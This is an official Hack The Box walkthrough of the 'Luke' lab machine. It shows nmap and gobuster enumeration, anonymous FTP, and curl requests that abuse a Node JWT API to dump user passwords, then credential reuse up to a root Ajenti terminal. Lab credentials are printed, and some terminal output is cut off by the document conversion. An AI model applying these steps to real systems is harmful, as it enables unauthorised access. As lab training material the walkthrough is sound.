Hack The Box
PEN-TESTING LABS

# Luke

## 26th May 2019 / Document No D19.100.40

**Prepared By: MinatoTW**
**Machine Author: H4d3s**
**Difficulty: Medium**
**Classification: Official**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## SYNOPSIS

Luke is a medium difficulty Linux box featuring server enumeration and credential reuse. A configuration file leads to credential disclosure, which can be used to authenticate to a NodeJS server. The server in turn stores user credentials, and one of these provides access to a password protected folder containing configuration files. From this, the Ajenti password can be obtained and used to sign in, and execute commands in the context of root.

### Skills Required

- Enumeration

### Skills Learned

- NodeJs enumeration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## ENUMERATION

### NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.137 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.137
```

```
root@Ubuntu:~/Documents/HTB/Luke# nmap -p$ports -sC -sV 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 12:23 IST
Nmap scan report for 10.10.10.137
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.16
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti
```

FTP is open with anonymous access allowed. There are two apache web servers running on port 80 (hosting the Ajenti which is a server management application) and 8000. Port 3000 is running a Node server with Express framework.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## FTP

Logging into FTP as anonymous we find a folder with a text file. Download it using GET.

```
ftp> cd webappp
550 Failed to change directory.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x    1 0        0             306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (1.9455 MB/s)
ftp>
```


```
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can
give you a little push by showing the sources of
the actual website I've created .
Normally you should know where to look but hurry up because I will delete
them soon because of our security policies !

Derry
```

The note says that he placed the source code somewhere on the server.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## HTTP

Browsing to port 80 we see a normal web application.




### GOBUSTER

Gobuster is ran with the medium dirbuster wordlist and PHP extension. We'll also search for 401 unauthorized codes in case of basic auth pages.


```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137/ -t 150 -x php -s "200,204,301,302,307,403,401"
```

```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.137/
[+] Threads      : 150
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,401,403
[+] Extensions   : php
[+] Timeout      : 10s
===============================================================
2019/05/26 12:43:37 Starting gobuster
===============================================================
/login.php (Status: 200)
/management (Status: 401)
/member (Status: 301)
/css (Status: 301)
/management (Status: 401)
/js (Status: 301)
/vendor (Status: 301)
/config.php (Status: 200)
/LICENSE (Status: 200)
```

We see login.php and config.php files. Let's see what config.php holds.


It contains the PHP code to establish a database connection. Let's check login.php.


It's a normal login page and trying the credentials from config.php fails. Let's check out /management now.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This needs us to authenticate in order to view the content. Let's save this for later. Apart from these, there's a /member directory which is empty.

## NODE SERVER

Navigating to port 3000 we receive an error message.





This is due to the absence of the Authorization header with a JWT cookie.

## GOBUSTER

Let's run gobuster on port 3000 to discover any other paths.


```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137:3000/ -t
150  -s "200,204,301,302,307,403,401"
```




We see /login and /users. Let's see what they contain.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Going to /login we see a message “please auth”.




Let’s try sending it a POST request with curl with some credentials.

```
curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ;
echo
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ; echo
Forbidden
root@Ubuntu:~/Documents/HTB/Luke#
```

The page replies with forbidden. Let’s try again with the credentials we gained earlier.

```
curl -X POST http://10.10.10.137:3000/login -d
"username=root&password=Zk6heYCyv6ZE9Xcg" ; echo
```

This also returns a forbidden message. However, after changing the username to “admin” authentication is successful.

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s -X POST http://10.10.10.137:3000/login -d "username=admin&password=Zk6heYCyv6ZE9Xcg" | jq
{
  "success": true,
  "message": "Authentication successful!",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae
wfNEDeL0gAYIpX0"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

Now we have the JWT cookies and can authenticate against the previous application.

```
curl -s http://10.10.10.137:3000/ -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/
kbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae
{
  "message": "Welcome admin ! "
}
root@Ubuntu:~/Documents/HTB/Luke#
```

And we see the Welcome message. Let's view the /users path using this cookie.

```
curl -s http://10.10.10.137:3000/users -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s
I6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAi
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
```

We see the user information and their roles. Let's try going to /users/:username.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
curl -s http://10.10.10.137:3000/users/Admin -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s htt
bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

The request is successful and we receive new credentials for Admin. The process is repeated for the other three users.


```
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJl
{
  "name": "Derry",
  "password": "rZ86wwLvx7jUxtch"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Yuri",
  "password": "bet@tester87"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Dory",
  "password": "5y:!xa=ybfe)/QD"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

## FOOTHOLD

After checking these credentials against the /management page, we find that the user Derry can login.


Once logged in, we'll find the configuration files and the login.php file. The config.php and login.php are same as earlier but the config.json is different.



It seems to be the configuration for Ajenti on port 8000. Scrolling down a bit we see the password :




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## AJENTI

The credentials `root / KpMasng6S5EtTy9Z` are used to login to Ajenti.






On the navigation bar to the left, there's a "Terminal" tab. Click on this, click "New", and then click on the terminal. This should open up a root terminal.




A shell can be gained by using nc.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193




And we are root !